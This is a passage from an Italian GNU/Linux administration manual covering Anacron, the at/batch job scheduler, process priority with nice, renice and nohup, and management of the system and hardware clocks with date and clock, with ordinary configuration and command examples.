Il significato dei campi dovrebbe essere abbastanza logico. In particolare, il ritardo viene stabilito per evitare che in un certo momento possano essere messi in funzione simultaneamente troppi processi, tenendo conto che è normale inserire l'avvio di Anacron all'interno della stessa procedura di inizializzazione del sistema.

È necessario attribuire un nome a ogni record (il job, secondo questa logica), per permettere a Anacron di annotarsi quando il comando relativo viene eseguito, in modo da determinare ogni volta se il tempo previsto è scaduto o meno.

La definizione di variabili di ambiente può essere necessaria, specialmente quando si prevede l'avvio di Anacron in modo automatico, attraverso la procedura di inizializzazione del sistema; in tal caso diventa fondamentale attribuire un valore alle variabili '**`SHELL`**' e '**`PATH`**'. Si osservi l'esempio seguente:

```
# /etc/anacrontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

1       5       cron.daily      run-parts /etc/cron.daily
7       10      cron.weekly     run-parts /etc/cron.weekly
30      15      cron.monthly    run-parts /etc/cron.monthly
```

Oltre alla definizione delle variabili, si può vedere la dichiarazione di tre job che riguardano l'esecuzione di altrettanti comandi a cadenza giornaliera, settimanale e mensile. I tre job vengono avviati a distanza di cinque minuti uno dall'altro e anche il primo di questi attende

cinque minuti per sicurezza. Si intuisce che questa pianificazione si affianchi a quella del crontab di sistema, in modo da garantire l'esecuzione degli script contenuti nelle directory '/etc/cron.daily', '/etc/cron.weekly' e '/etc/cron.monthly'.

97.2.2 Avvio di «anacron»

L'eseguibile '**anacron**' è quello che svolge in pratica il lavoro di gestione del sistema Anacron. Può essere avviato anche da utenti comuni, ma in generale questo non si fa, lasciando che sia la stessa procedura di inizializzazione del sistema a preoccuparsene.

```
anacron [opzioni]
```

Quando viene avviato, si mette normalmente a funzionare sullo sfondo, disimpegnandosi dal processo che lo ha avviato (diventando figlio del processo principale); quindi legge il file di configurazione e controlla nella directory '/var/spool/anacron/' quando è stata l'ultima volta che ha eseguito ogni job previsto; di conseguenza avvia i comandi relativi ai job scaduti, aggiornando i file relativi nella stessa directory. L'avvio di questi comandi avviene di norma rispettando il ritardo indicato nel file di configurazione. Al termine, l'eseguibile '**anacron**' termina di funzionare.

Di solito, Anacron viene gestito direttamente dalla procedura di inizializzazione del sistema; in tal caso, è normale che l'eseguibile sia avviato con l'opzione '**-s**', che fa in modo di mettere in serie l'esecuzione dei job. In pratica, si evita che venga avviato un altro job prima che sia terminata l'esecuzione di quello precedente.

Per evitare conflitti tra Anacron e Cron, quando potrebbe essere consentito a Cron di eseguire le stesse elaborazioni, conviene fare in modo che Cron «avvisi» Anacron nel momento in cui queste vengono svolte. In pratica, si utilizza l'opzione '**-u**' di '**anacron**', con la quale si ottiene proprio questo: aggiornare le date annotate nei file contenuti nella directory '/var/spool/anacron/'. Per comprendere meglio la cosa, si pensi alla situazione tipica, ovvero quella in cui si predispongono le solite directory '/etc/cron.daily/', '/etc/cron.weekly/' e '/etc/cron.monthly/', che devono contenere gli script da eseguire con cadenza giornaliera, settimanale e mensile, da parte di Cron o Anacron, indifferentemente. Per evitare che Anacron rifaccia quello che potrebbe avere già fatto Cron, si mette lo script '**0anacron**' in ognuna di queste directory (lo zero iniziale garantisce che questo sia il primo script a essere avviato). Nel caso si '/etc/cron.daily/0anacron', il contenuto potrebbe essere:

```
#!/bin/sh

anacron -u cron.daily
```

Questo dice a Anacron di aggiornare la data abbinata al job '**cron.daily**', in modo da evitare di ripeterne l'esecuzione prima del necessario; inoltre, questo script non crea problemi a Anacron stesso, nel momento in cui dovesse essere avviato come parte del comando relativo a un job.

97.3 At

L'esecuzione di un'elaborazione può essere necessaria una volta sola in una data e in un orario stabilito, oppure quando l'attività del sistema è ridotta. Anche se in generale la gestione della pianificazione dei processi è gestita dal sistema Cron, per questo scopo particolare gli si affianca il sistema At.[4]

A seconda dei casi, può trattarsi di un sottosistema di pianificazione dipendente da Cron, oppure può essere gestito da un demone indipendente: nel primo caso viene gestito dal programma '**atrun**', che a sua volta viene avviato periodicamente (di solito una volta al minuto) da Cron; nel secondo caso si fa affidamento sul demone '**atd**' che non interferisce in alcun modo con Cron.

Per verificare in che modo è organizzata la propria distribuzione GNU a proposito di At, si può osservare il file crontab di sistema, oppure quello dell'utente '**root**'; in alternativa si può osservare l'albero dei processi (con '**pstree**') per vedere se c'è in funzione il demone '**atd**'. Naturalmente, nel caso di gestione attraverso il demone '**atd**', dovrebbe esserci anche uno script che si occupa di avviarlo e di fermarlo nell'ambito della procedura di inizializzazione del sistema ('`/etc/init.d/atd`' o simile).

'**atrun**' o '**atd**' eseguono dei job accodati su diversi tipi di code dai programmi '**at**' e '**batch**'. Queste code sono classificate per importanza (priorità) attraverso una lettera alfabetica: le lettere minuscole si riferiscono a job accodati da '**at**', mentre quelle maiuscole rappresentano job accodati da '**batch**'.

La differenza tra questi due comandi sta nel fatto che il primo accoda job da eseguire in un momento determinato, mentre con il secondo, questi vengono eseguiti non appena l'attività del sistema raggiunge un livello sufficientemente basso da non disturbare l'esecuzione di processi più importanti.

Le code di questi job si trovano normalmente all'interno di '`/var/spool/cron/atjobs/`'.

L'utilizzo di '**at**' e '**batch**' può essere controllato attraverso due file: '`/etc/at.allow`' e '`/etc/at.deny`'. Se esiste '`/etc/at.allow`', solo gli utenti elencati al suo interno possono utilizzare '**at**' e '**batch**'. Se '`/etc/at.allow`' non esiste, viene preso in considerazione '`/etc/at.deny`' e gli utenti elencati al suo interno non possono utilizzare '**at**' e '**batch**'. Se questi due file non esistono, allora non si pongono limiti all'utilizzo di questi programmi.

97.3.1 Ambiente

Quando si decide di fare eseguire un comando in un momento successivo a quello attuale, si presenta il problema di definire l'ambiente in cui questo deve trovarsi. In linea di massima si può dire che si fa riferimento alla stessa situazione in cui ci si trova nel momento in cui si accoda il job. Si tratta dell'identità dell'utente (il numero UID), della directory corrente, della maschera dei permessi (per la creazione dei file) e delle variabili di ambiente. In particolare, le variabili '**TERM**', '**DISPLAY**' e il parametro '**$_**' non mantengono il loro valore originale.

97.3.2 Restituzione dell'output

Quando si pianifica l'esecuzione di un comando in un momento successivo, si ha il problema di stabilire dove debba essere diretto il suo output. Sarebbe buona norma indicarlo già nel comando, per esempio ridirigendo sia lo standard output che lo standard error in un file. Se qualcosa sfugge, l'output non ridiretto viene inviato all'utente che ha accodato il job attraverso un messaggio di posta elettronica (più precisamente attraverso '`/bin/mail`').

97.3.3 Utilizzo di «at», «batch», «atq» e «atrm»

Il programma '**`at`**' permette di pianificare, in un certo orario, l'esecuzione di un comando attraverso la shell predefinita, corrispondente a '`/bin/sh`'. Il comando o i comandi da eseguire vengono ricevuti dallo standard input, oppure da un file se ciò è specificato attraverso le opzioni.

`at` [***opzioni***] ***orario***

L'orario di esecuzione può essere specificato in vari modi, anche combinando alcune parole chiave che in generale si riferiscono ai termini e alle abitudini dei paesi di lingua inglese.

Tabella 97.12. Orari: la tabella contiene un elenco di ciò che può essere utilizzato ragionevolmente in ambito internazionale.

Sintassi	Descrizione
hhmm [`AM`|`PM`] ***hh*:*mm*** [`AM`|`PM`]	Specifica un orario espresso in ore e minuti. Il simbolo '**`:`**' di separazione tra le due cifre che rappresentano le ore e quelle dei minuti, è facoltativo. L'utilizzo delle sigle '**`AM`**' e '**`PM`**' non è consigliabile: in generale, è preferibile esprimere gli orari utilizzando la notazione internazionale di 24 ore. A un orario si possono aggiungere due indicazioni ulteriori: '**`today`**' (oggi); '**`tomorrow`**' (domani).
mmggaa ***mm*/*gg*/*aa*** ***gg*.*mm*.*aa***	Una data può essere espressa con un gruppo di sei cifre, separate eventualmente da una barra obliqua ('**`/`**'), con la sequenza mese-giorno-anno, oppure utilizzando il punto ('**`.`**') come separatore, con la sequenza giorno-mese-anno.
`now`	La sigla '**`now`**' viene usata per definire il momento attuale e si combina normalmente con una definizione di ritardo.
momento_di_partenza ↩ ↪+ ***quantità_del_ritardo unità_di_tempo***	Questa forma permette di stabilire un ritardo nell'avvio dei processi a partire dal momento indicato come riferimento. Il momento iniziale può essere '**`now`**' che si riferisce al momento presente, oppure un orario preciso. La durata del ritardo viene espressa da un numero che rappresenta una quantità definita subito dopo: '**`minutes`**' (minuti); '**`hours`**' (ore); '**`days`**' (giorni); '**`weeks`**' (settimane).

Tabella 97.13. Alcune opzioni.

Sintassi	Descrizione
`-q` *coda*	Permette di definire la coda. Si tratta di una lettera alfabetica minuscola, dalla '**a**' alla '**z**' e dalla '**A**' alla '**Z**'. La coda predefinita di '**at**' è quella corrispondente alla lettera '**a**', mentre quella di '**batch**' è quella della lettera '**b**'. Se si utilizzano lettere successive, i compiti associati ricevono un valore nice maggiore.
`-m`	Attraverso il sistema di posta elettronica, invia un messaggio all'utente che ha accodato la richiesta quando il compito è stato svolto.
`-f` *file*	Legge i comandi da eseguire da un file, invece che dallo standard input.
`-l`	Si comporta come '**atq**' e informa dei job in coda.
`-d`	Si comporta come '**atrm**'.
`-v`	Riguarda il funzionamento in modalità '**atq**' e permette di conoscere l'orario di esecuzione.
`-c` *job*...	Emette attraverso lo standard output il contenuto della coda associata al numero, o ai numeri di job indicati. Viene in pratica emesso il contenuto del file che costituisce la coda associata al job indicato.

Segue la descrizione di alcuni esempi.

- `$` **`at -f routine 13:30 + 3 days`** [*Invio*]

  Esegue i comandi contenuti nel file '`routine`', fra tre giorni, alle ore 13:30.

- `$` **`at 15:00 tomorrow`** [*Invio*]

  Esegue nel giorno successivo, alle ore 15:00, i comandi che vengono inseriti di seguito (si conclude con una combinazione [*Ctrl d*]).

- `$` **`at 10:00 10.11.2008`** [*Invio*]

  Il 10 novembre 2008 alle ore 10:00 esegue i comandi da specificare successivamente.

La tabella successiva riassume l'utilizzo degli altri eseguibili che compongono At.

Tabella 97.14. '**batch**', '**atq**' e '**atrm**'.

Sintassi	Descrizione
`batch` [*opzioni*] [*orario*]	'**batch**' è normalmente un collegamento all'eseguibile '**at**'. Quando '**at**' viene avviato usando il nome '**batch**', i compiti associati vengono eseguiti non appena il livello di carico del sistema diventa ragionevolmente basso da permetterlo. In pratica, si può anche indicare un momento particolare (un orario), ma l'esecuzione può avvenire solo quando il sistema si trova ad avere un'attività ridotta.
`atq` [*opzioni*]	'**atq**' è normalmente un collegamento al programma '**at**'. Quando '**at**' viene avviato usando il nome '**atq**', emette l'elenco dei job in coda. Se viene specificata una coda attraverso l'opzione '**-q**', si limita a fare l'analisi di quella in particolare.

Sintassi	Descrizione
atrm ***job***...	'**atrm**' è normalmente un collegamento al programma '**at**'. Quando '**at**' viene avviato usando il nome '**atrm**', elimina dalla coda i job specificati nella riga di comando.

97.3.4 Analisi di un esempio

L'esempio seguente dovrebbe permettere di comprendere il meccanismo attraverso cui viene registrata la situazione dell'istante in cui si accoda un job. L'intenzione è quella di fare eseguire il programma '**ls**', alle ore 16:30, nella directory corrente nel momento in cui si accoda il job, generando il file 'esempio' (nella stessa directory) con l'output ottenuto. L'utente che accoda il comando è '**tizio**'.

$ **at 16:30** [*Invio*]

```
warning: commands will be executed using /bin/sh
```

at> **ls > ./esempio** [*Invio*]

at> [*Ctrl d*]

```
Job 1 at 2007-09-22 16:30
```

A questo punto si può dare un'occhiata alla coda.

$ **atq** [*Invio*]

```
1       2007-09-22 16:30 a tizio
```

Con i privilegi dell'utente '**root**', è possibile dare un'occhiata all'interno della directory '/var/spool/cron/atjobs/' per scoprire che è stato creato uno script, in questo caso denominato '**a0000400ee8c66**'. Segue il listato, molto semplificato, di quello che potrebbe essere il suo contenuto.

```
#!/bin/sh
# atrun uid=1001 gid=1001
# mail  tizio 0
umask 22
PS1=\\u@\\h:\\w\\\$\ ; export PS1
USER=tizio; export USER
MAIL=/home/tizio/mail/mbox; export MAIL
LANG=it_IT.UTF-8; export LANG
LOGNAME=tizio; export LOGNAME
SHLVL=1; export SHLVL
HOME=/home/tizio; export HOME
PATH=:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11; export PATH
cd /home/tizio || {
         echo 'Execution directory inaccessible' >&2
         exit 1
}
ls > ./esempio
```

Nella prima parte viene definita la maschera dei permessi attraverso il comando '**umask**'.

```
umask 22
```

Quindi seguono una serie di assegnamenti di variabili esportate che riproducono l'ambiente del momento in cui il job è stato sottoposto.

```
PS1=\\u@\\h:\\w\\\$\ ; export PS1
USER=tizio; export USER
MAIL=/home/tizio/mail/mbox; export MAIL
LANG=it_IT.UTF-8; export LANG
…
```

Al termine, prima dell'esecuzione dei comandi richiesti, viene eseguito lo spostamento nella directory che, nel momento in cui è stato sottoposto il job risulta essere quella corrente. Se l'operazione fallisce viene interrotto lo script.

```
cd /home/tizio || {
         echo 'Execution directory inaccessible' >&2
         exit 1
}
```

97.4 Priorità

La priorità di esecuzione di un processo può essere modificata attraverso il valore nice che viene sommato, in modo algebrico, al valore di questa.

Quando si parla di priorità occorre però fare attenzione al contesto: di solito, un valore basso significa precedenza (quindi priorità) rispetto ai valori superiori. Spesso però si parla di priorità maggiore o minore in maniera impropria: quando si consulta della documentazione in cui si fa riferimento al concetto di priorità bisogna fare bene attenzione a non confondersi.

Dal momento che il valore nice viene sommato alla priorità, se nice è pari a zero non altera la priorità di esecuzione di un processo, se ha un valore positivo ne rallenta l'esecuzione, se invece ha un valore negativo ne accelera il funzionamento.

Alcuni programmi ricevono dal sistema un valore di priorità particolarmente basso per motivi fisiologici di funzionamento del sistema stesso. Il pretendere di portare agli stessi livelli di priorità altri programmi potrebbe comportare il blocco del sistema operativo. In pratica, anche se si tenta di dare a un processo un valore nice negativo, spesso il sistema non reagisce con un'eguale diminuzione del valore della priorità. Inoltre, solo l'utente '**`root`**' può attribuire ai processi valori nice inferiori a zero.

Di solito quindi, il valore nice viene usato per ridurre la velocità di esecuzione di un processo in modo da alleggerire l'impiego di risorse da parte dello stesso. Spesso si combina questa tecnica assieme all'utilizzo di elaborazioni sullo sfondo.

A fianco del problema della modifica della priorità di esecuzione di un programma c'è quello di mantenere in funzione un programma anche dopo la disconnessione del terminale dal quale questo viene avviato.

97.4.1 Utilizzo di «nice»

Il programma '**`nice`**' serve a eseguire un comando con un valore nice diverso dal normale. Minore è questo valore, maggiori sono le risorse (in termini di rapidità di esecuzione) che il sistema gli concede:

```
nice [-n variazione] [comando [argomenti]]
```

L'esecuzione senza alcun argomento visualizza il livello attuale del valore nice. Se viene specificato il nome di un comando, ma non viene indicato il livello di variazione (*adjustment*), il valore nice del comando indicato come argomento viene incrementato di 10 rispetto al valore attuale. Il livello di variazione può andare da un minimo di −20 a un massimo di +19, ma solo l'utente '**`root`**' può attribuire variazioni negative.[5]

97.4.2 Utilizzo di «renice»

Il programma '**`renice`**'[6] modifica il valore nice di uno o più processi:

```
renice priorità [[-p] pid...] [[-g] pid_di_gruppo...] [[-u] utente...]
```

È possibile indicare un processo singolo, un processo che faccia capo a un gruppo (un processo dal quale discendono altri processi), oppure tutti i processi che appartengono a un certo utente.

Tabella 97.22. Alcune opzioni.

Sintassi	Descrizione
`-p` ***pid***	Indica esplicitamente che si fa riferimento a un processo singolo, indicato attraverso il numero PID.
`-g` ***pid_di_gruppo***	Indica un processo, attraverso il numero PID, riferendosi anche a tutti i suoi processi discendenti.
`-u` ***utente***	Indica che si fa riferimento a tutti i processi avviati con i privilegi dell'utente indicato per nome.

97.4.3 Utilizzo di «nohup»

Il programma '**`nohup`**' esegue un comando facendo in modo che questo non sia interessato dai segnali di interruzione di linea ('**`SIGHUP`**'). In questo senso, '**`nohup`**' permette di avviare dei processi che non devono interrompersi nel momento in cui l'utente che li avvia termina la sua sessione di lavoro (chiude la connessione con il terminale). Naturalmente, questo ha senso se i programmi vengono avviati sullo sfondo.[7]

```
nohup comando [argomenti]
```

In base a questo principio, cioè quello per cui si usa '**`nohup`**' per avviare un programma sullo sfondo in modo che continui a funzionare anche quando l'utente si scollega, la priorità di esecuzione viene modificata, aumentando il valore nice di cinque unità.

Il comando indicato come argomento non viene messo automaticamente sullo sfondo, per ottenere questo occorre aggiungere il simbolo '**`&`**' (e-commerciale) alla fine della riga di comando. Quando il comando indicato come argomento utilizza il terminale per emettere l'output, sia lo standard output, sia lo standard error vengono ridiretti verso il file '`./nohup.out`', oppure, se i permessi non lo consentono, verso il file '`~/nohup.out`'. Se questo file esiste già i dati vengono aggiunti.

Segue un esempio che mostra come si comporta '**`nohup`**'. Si comincia dall'avvio di una nuova copia della shell Bash nel modo seguente:

`$` **`bash`** [*Invio*]

Viene avviato sullo sfondo il programma '**`yes`**' e il suo output viene semplicemente ridiretto verso '`/dev/null`':

`$` **`nohup yes > /dev/null &`** [*Invio*]

```
[1] 1304
```

Il processo corrispondente ha il numero PID 1304. Si controlla lo stato dei processi attraverso '**`ps`**':

`$` **`ps`** [*Invio*]

```
  PID TTY STAT  TIME COMMAND
...
 1304   1 R N  1:55 yes
...
```

Dalla colonna '**STAT**' si può osservare che '**yes**' ha un valore nice positivo (si osserva per questo la lettera '**N**'). Si controlla lo stato dei processi attraverso '**pstree**':

$ **pstree -p** [*Invio*]

```
init(1)-+-...
        |
        ...
        |-login(370)---bash(387)---bash(1303)-+-pstree(1341)
        |                                      `-yes(1304)
        ...
```

Si può osservare che '**yes**' è un processo figlio della shell Bash (l'eseguibile '**bash**') avviata poco prima. Si conclude l'attività della shell provocando un segnale di interruzione di linea per i processi che dipendono da questa:

$ **exit** [*Invio*]

Si controlla nuovamente lo stato dei processi attraverso '**pstree**':

$ **pstree -p** [*Invio*]

```
init(1)-+-...
        |
        ...
        |-login(370)---bash(387)---pstree(1359)
        ...
        |-yes(1304)
        ...
```

Al termine, '**yes**' risulta essere un processo figlio del processo principale (Init, ovvero l'eseguibile '**init**').

Probabilmente, facendo qualche esperimento, si può osservare che i processi sullo sfondo non terminano la loro esecuzione quando si conclude la sessione di lavoro della shell che li ha avviati, senza bisogno di utilizzare '**nohup**'. Tuttavia ci sono situazioni in cui '**nohup**' è indispensabile. Per esempio, se si sta lavorando con l'ambiente grafico X e si chiude una finestra di terminale, un eventuale programma sullo sfondo viene eliminato sicuramente, a meno di usare '**nohup**'.

[1] Indipendentemente dal fatto che il demone '**cron**' necessiti o meno di essere avvisato.

[2] **Vixie Cron** software libero con licenza speciale

[3] **Anacron** GNU GPL

[4] **At** GNU GPL

[5] **GNU core utilities** GNU GPL

[6] **Renice** UCB BSD

[7] **GNU core utilities** GNU GPL

Capitolo 98

Orologio di sistema

L'orologio del sistema non serve solo a fornire l'indicazione della data e dell'ora corrente. Da esso dipende anche il buon funzionamento del sistema Cron e di conseguenza di tutto il sistema di pianificazione dei processi. La tabella 98.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 98.1. Riepilogo dei programmi e dei file per la gestione della data e dell'ora del sistema.

Nome	Descrizione
'**date**'	Legge o modifica l'informazione data-orario gestita dal kernel.
'/etc/localtime'	File di configurazione dell'ora locale.
'**clock**'	Legge o modifica l'informazione data-orario gestita dall'hardware.
'**hwclock**'	Legge o modifica l'informazione data-orario gestita dall'hardware.
'/etc/adjtime'	File di configurazione per l'aggiustamento dell'orologio hardware.

Nel capitolo 306 viene trattato il problema della sincronizzazione attraverso la rete con il protocollo NTP.

98.1 Orario locale

Generalmente, quando si considera la differenza di orario tra un paese e un altro si pensa ai fusi orari. In questa ottica, per stabilire l'orario basterebbe conoscere il fuso orario in cui ci si trova. Tuttavia, l'utilizzo dell'ora estiva in molti paesi, in forme differenti a seconda di quanto stabilito dai vari governi, rende la determinazione dell'orario una cosa più complessa.

Per risolvere il problema si utilizza generalmente una sorta di base di dati contenente le regole con cui stabilire l'orario di ogni paese. A questo si abbina un orologio che mantiene un orario di riferimento, generalmente il tempo universale, dal quale il sistema è in grado di calcolare l'orario locale esatto.

Alcuni paesi utilizzano una notazione, generalmente di tre lettere, per indicare i vari fusi orari. Queste sigle non rappresentano uno standard per tutti, quindi vanno usate con prudenza. Il modo più sicuro per indicare un fuso orario è sempre quello di specificare il paese o una città precisa.

Alcune sigle sono particolarmente importanti, sia perché si usano spesso nella documentazione tecnica, sia perché appaiono nei messaggi dei programmi che si occupano di gestire l'orologio del sistema.

- UT (*Universal time*), UTC (*Universal Coordinated Time*)

  Il tempo universale, corrispondente in pratica all'ora solare di Greenwich.

- GMT (*Greenwich mean time*)

  Il modo tradizionale di indicare l'orario solare di Greenwich, corrispondente in pratica al tempo universale.

- DST (*Daylight savings time*)

  Non rappresenta un orario preciso, ma uno spostamento dell'orario per sfruttare meglio il periodo di illuminazione diurna durante la stagione estiva. In pratica si abbina questa sigla

a quella del fuso orario, a indicare che l'ora solare corrispondente si ottiene sottraendo un'ora.

- CET (*Center Europe time*)

  L'orario dell'europa centrale.

- CEST (*Center Europe summer time*)

  L'orario dell'europa centrale durante il periodo estivo (in anticipo di un'ora sul tempo CET).

98.2 Distinzione tra hardware e software

Si distingue tra due orologi indipendenti: quello contenuto dell'hardware dell'elaboratore e quello gestito dal kernel del sistema. Per il sistema operativo, quello che conta è l'orario fornito dal kernel, ma l'orologio hardware è importante perché è in grado di funzionare anche quando l'elaboratore è spento. In pratica, all'avvio attraverso la procedura di inizializzazione del sistema, viene allineato l'orario del kernel con quello hardware.

98.2.1 Orologio hardware

L'orologio hardware è quello che appartiene alla parte fisica dell'elaboratore e normalmente è incorporato nella scheda madre. È alimentato attraverso una piccola batteria, in modo da poter funzionare anche quando l'elaboratore è spento.

Chi utilizza l'architettura x86 tende a chiamarlo «orologio del BIOS» oppure «orologio CMOS», dal momento che BIOS, CMOS e orologio sono cose che tendono a confondersi. Si tratta comunque, sempre della stessa cosa.

Utilizzando un elaboratore x86, il modo migliore per regolare questo orologio è quello di utilizzare le funzioni del programma di configurazione della memoria CMOS, residente normalmente nella ROM e accessibile attraverso una combinazione di tasti al momento del test della memoria RAM.

È importante scegliere il tipo di orario su cui deve allinearsi l'orologio hardware. Generalmente, la scelta è tra la propria ora locale, o il tempo universale (UTC). Se non ci sono problemi di conflitti con altri sistemi operativi differenti dai sistemi GNU, è importante che si utilizzi come riferimento il tempo universale. In questo modo, è il sistema operativo a occuparsi di calcolare la differenza in base al fuso orario e all'eventuale ora estiva.

98.2.2 Orologio del kernel e orario locale

L'orologio del kernel viene impostato all'avvio, in base a quanto indicato dall'orologio hardware. Successivamente, finché il sistema resta in funzione, non viene più interpellato l'orologio hardware (a meno che il proprio sistema non abbia una configurazione particolare per qualche motivo).

Il sistema deve quindi sapere se l'orologio hardware è impostato sull'orario locale o sul tempo universale, per stabilire in che modo deve essere allineato l'orologio del kernel. Dal punto di

vista dell'utilizzatore, nel primo caso occorre intervenire manualmente sull'orologio hardware quando inizia o termina il periodo dell'ora estiva, nel secondo caso no.

Il kernel tiene traccia esclusivamente del tempo universale, attraverso un numero che rappresenta il tempo trascorso in secondi dall'ora zero del primo gennaio 1970. Per conoscere l'orario locale si utilizza un file di configurazione, '`/etc/localtime`', contenente le informazioni necessarie a calcolarlo.

98.3 Modifica dell'orario

Se l'orologio del sistema è errato (intendendo in questo anche la data), è il caso di intervenire attraverso diverse azioni possibili. Il modo più semplice, nel senso che comporta meno complicazioni, è il riavvio del sistema impostando correttamente l'orologio hardware, eventualmente tenendo presente se si deve utilizzare il tempo universale.

Se il sistema non può essere riavviato, si deve intervenire attraverso il programma '**`date`**', come viene mostrato in seguito. Ma così facendo, dal momento che il sistema operativo è in funzione si provocano degli squilibri, sia nel sistema di pianificazione dei processi (Cron), sia in alte situazioni (anche il sistema grafico X può risentirne). Il minimo che può capitare è di osservare un'intensa attività del sistema dovuta all'avvio di processi da parte del demone '**`cron`**'.

Tuttavia, quando si interviene sull'orologio di un sistema in funzione, bisogna accettare il rischio di dover riavviare il sistema, se ci si accorge che tutto è diventato instabile.

In alternativa alla modifica dell'orologio del sistema, si può agire sull'orologio hardware attraverso il programma '**`clock`**'. Così, al prossimo riavvio l'orario dovrebbe risultare corretto, senza infastidire la sessione di lavoro attuale.

Quando si decide di modificare l'orario di sistema attraverso '**`date`**', dal momento che il più difficile è fatto, conviene anche aggiornare l'orologio hardware attraverso '**`clock`**'.

98.4 Strumenti per la gestione dell'orologio

Attraverso il programma '**`date`**' si può leggere o impostare la data e l'ora del sistema. Dal momento che il kernel gestisce l'orologio con riferimento al tempo universale, è necessaria un'opportuna conversione che avviene per mezzo di quanto indicato nel file '`/etc/localtime`', che generalmente è un collegamento simbolico al file adatto, contenuto nella directory '`/usr/share/zoneinfo/`' (queste collocazioni sono definite in base alla gerarchia standard dei sistemi GNU/Linux, a cui tutte le distribuzioni dovrebbero uniformarsi).

Il programma '**`clock`**' permette di leggere o impostare la data e l'ora dell'hardware. Utilizza il file '`/etc/adjtime`' per permettere un aggiustamento automatico del suo valore, quando si conosce esattamente di quanti secondi sbaglia ogni giorno.

98.4.1 Utilizzo di «date»

Il programma '**date**' [1] permette di conoscere o di modificare la data e l'ora del sistema, cioè quella gestita dal kernel. L'utente comune può utilizzare '**date**' per ottenere la data e l'ora attraverso lo standard output, mentre solo l'utente '**root**' può intervenire per modificarne il valore.

```
date [opzioni] [+formato] [data_orario]
```

È importante tenere a mente che la modifica del valore contenuto nell'orologio del sistema può comportare instabilità.

La riga di comando di '**date**' si divide in tre parti principali: le opzioni, il formato di rappresentazione e la data. Il formato di rappresentazione è una stringa che descrive in che modo si vuole venga restituita la data o l'ora attuale. L'indicazione della data permette all'utente '**root**' di modificare la data e l'ora del sistema.

Tabella 98.2. Alcune opzioni.

Opzione	Descrizione
`-d` ***data_orario*** `--date=`***data_orario***	Emette la data e l'ora specificata attraverso l'argomento (composto da una stringa).
`-s` ***data_orario*** `--set=`***data_orario***	Modifica la data del sistema, secondo quanto indicato nell'argomento stringa. La data e l'ora possono essere espressi nello stesso modo in cui si può fare con l'opzione '**-d**'.
`-u` `--universal`	Emette o modifica la data riferita al tempo universale (UTC).

Se negli argomenti ne compare uno che inizia con un segno '**+**', questo viene interpretato come un formato di rappresentazione da utilizzare per emettere la data e l'ora. Si tratta di una stringa, dove tutti i caratteri vengono trattati per quello che sono, a eccezione delle direttive indicate nella tabella 98.3.

Tabella 98.3. Direttive per la rappresentazione delle informazioni data-orario di '**date**'.

Direttiva	Descrizione
`%%`	Rappresenta un simbolo di percentuale singolo.
`%n`	Rappresenta un codice di interruzione di riga.
`%t`	Rappresenta una tabulazione orizzontale.
`%s`	Numero di secondi trascorsi dall'epoca di riferimento (1970.01.01 00:00:00 UTC).
`%c`	Data e ora corrispondente alla stringa '**'%a %b %d %X %Z %Y'**'.

Direttiva	Descrizione
`%H`	L’ora secondo il formato «00..23».
`%I`	L’ora secondo il formato «01..12».
`%k`	L’ora secondo il formato « 0..23».
`%l`	L’ora secondo il formato « 0..12».
`%M`	Minuti secondo il formato «00..59».
`%S`	Secondi secondo il formato «00..59».
`%p`	AM o PM.
`%Z`	Sigla del fuso orario o nulla se non è determinabile.
`%r`	Orario in 12 ore, secondo il formato «hh:mm:ss AM/PM».
`%T`	Orario in 24 ore, secondo il formato «hh:mm:ss».
`%X`	Orario corrispondente alla stringa ‘**`'%H:%M:%S'`**’.
`%a`	Giorno della settimana abbreviato.
`%A`	Giorno della settimana esteso.
`%U`	Settimana dell’anno, utilizzando la domenica come primo giorno, «00..53».
`%w`	Giorno della settimana, con lo zero corrispondente alla domenica, «0..6».
`%b`	Mese abbreviato.
`%h`	Come ‘**`%b`**’.
`%B`	Mese per esteso.
`%m`	Mese secondo il formato «01..12».
`%y`	Le ultime due cifre dell’anno, «00..99».
`%Y`	Anno per esteso.
`%d`	Giorno del mese secondo il formato «01..31».
`%j`	Giorno dell’anno secondo il formato «001..366».
`%D`	Data secondo il formato «mm/gg/aa».
`%x`	Rappresentazione locale della data in forma numerica.

Quando non viene indicato un formato di rappresentazione della data, questa viene emessa secondo quanto si otterrebbe con la direttiva ‘**`%c`**’.

Se viene indicato un argomento che non appartiene alle opzioni e non inizia con il segno '**+**', allora viene inteso trattarsi dell'indicazione di una data ed eventualmente di un'ora, da utilizzare per modificare quella del sistema. La sintassi per indicare l'informazione data-orario, è la seguente:

```
MMGGhhmm [[SS]AA] [.ss]
```

In pratica, si possono inserire otto cifre numeriche che rappresentano, rispettivamente a coppie: il mese, il giorno, le ore e i minuti. Di seguito si possono aggiungere altre due o quattro cifre che rappresentano l'anno («SS» sta per secolo). Infine, indipendentemente dal fatto che sia presente l'informazione dell'anno, possono essere aggiunte due cifre, separate da un punto, che rappresentano i secondi.

Segue la descrizione di alcuni esempi.

- `$ date -d '2 months 5 days'` [*Invio*]

  Restituisce la data corrispondente a due mesi e cinque giorni nel futuro.

- `$ date -d '1 month 3 hours ago'` [*Invio*]

  Restituisce la data corrispondente a un mese e tre ore fa.

- `$ date '+%d/%m/%Y'` [*Invio*]

  Emette la data nella forma ***giorno/mese/anno***, con l'anno per esteso.

- `# date 03151045` [*Invio*]

  Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45.

- `# date 03151045.10` [*Invio*]

  Modifica la data del sistema in modo che corrisponda al 15 marzo dell'anno in corso, alle ore 10:45:10.

- `# date 031510452007` [*Invio*]

  Modifica la data del sistema in modo che corrisponda al 15 marzo 2007 alle ore 10:45.

98.4.2 Utilizzo di «clock»

Il programma '**clock**' permette di accedere all'orologio hardware dell'elaboratore.

```
clock [-u] [-r | -w | -s | -a]
```

Tabella 98.4. Alcune opzioni.

Opzione	Descrizione
`-u`	Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).
`-r`	Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.
`-w`	Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**`-u`**'.
